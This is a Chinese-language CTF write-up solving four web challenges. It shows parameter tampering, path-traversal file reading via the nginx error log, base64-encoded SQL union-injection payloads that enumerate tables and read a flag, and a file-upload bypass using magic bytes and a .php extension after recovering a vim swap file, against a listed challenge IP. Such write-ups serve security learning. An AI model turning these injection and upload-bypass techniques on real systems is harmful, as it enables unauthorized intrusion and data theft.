
web1

抓包，改成want=flag就可以拿到flag。




web2


f12看到tree：

```
<a href="?file=index">return index page</a>
<!--
john@ubuntu:/usr/share/nginx$ tree
.
├── flag
└── html
    ├──page.php
    ├──index
    ├──another
-->
```

读nginx error log得到完整路径



利用绝对路径来绕过读flag即可。



web3

以下payload都需要base64编码

```
#测试是数字型注入
-1 || 1=1
#测试有两列
-1 union select 1,2
#获取表名
-1 union select group_concat(table_name) from information_schema.tables
where table_schema=database()
#获取列明
-1 union select 1,group_concat(column_name) from information_schema.columns
where table_name='flag'
#读取flag
-1 union select 1,value from flag
```

web4

拿dirsearch.py扫目录得到`.index.php.swp`


```
python3.10 dirsearch.py -u http://222.186.168.238:30007/ -e '*'

[11:26:31] 200 -   20KB - /.index.php.swp
```

拿vim读取：

```
vim -r .index.php.swp
```

```php
        }
        $file_tmp = fopen($_FILES["file"]["tmp_name"], 'rb');
        $bin = fread($file_tmp, 2);
        fclose($file_tmp);
        $data = unpack('C2chars', $bin);
        $type_code = intval($data['chars1'].$data['chars2']);
        $flag = 0;
        switch ($type_code) {
            case 255216:
                $fileType = 'jpg';
                $flag = 1;
                break;
            case 13780:
                $fileType = 'png';
                $flag = 1;
                break;
            default:
                $fileType = 'unknown';
                die("error file head!");
                break;
        }
        if ($flag === 1){
            $filetype = substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], "."));
            $filename = md5($_FILES["file"]["name"]) . $filetype;
            if (strtolower($filetype) === ".php"){
                copy('../flag', $filename);
            }else{
                move_uploaded_file($_FILES["file"]["tmp_name"], $filename);
            }
```

首先拿`image/jpeg`绕过，然后上传一个正常的png文件，后缀改成.php，将filename md5后拼接上.php就可以得到flag。



http://222.186.168.238:30007/f3b94e88bd1bd325af6f62828c8785dd.php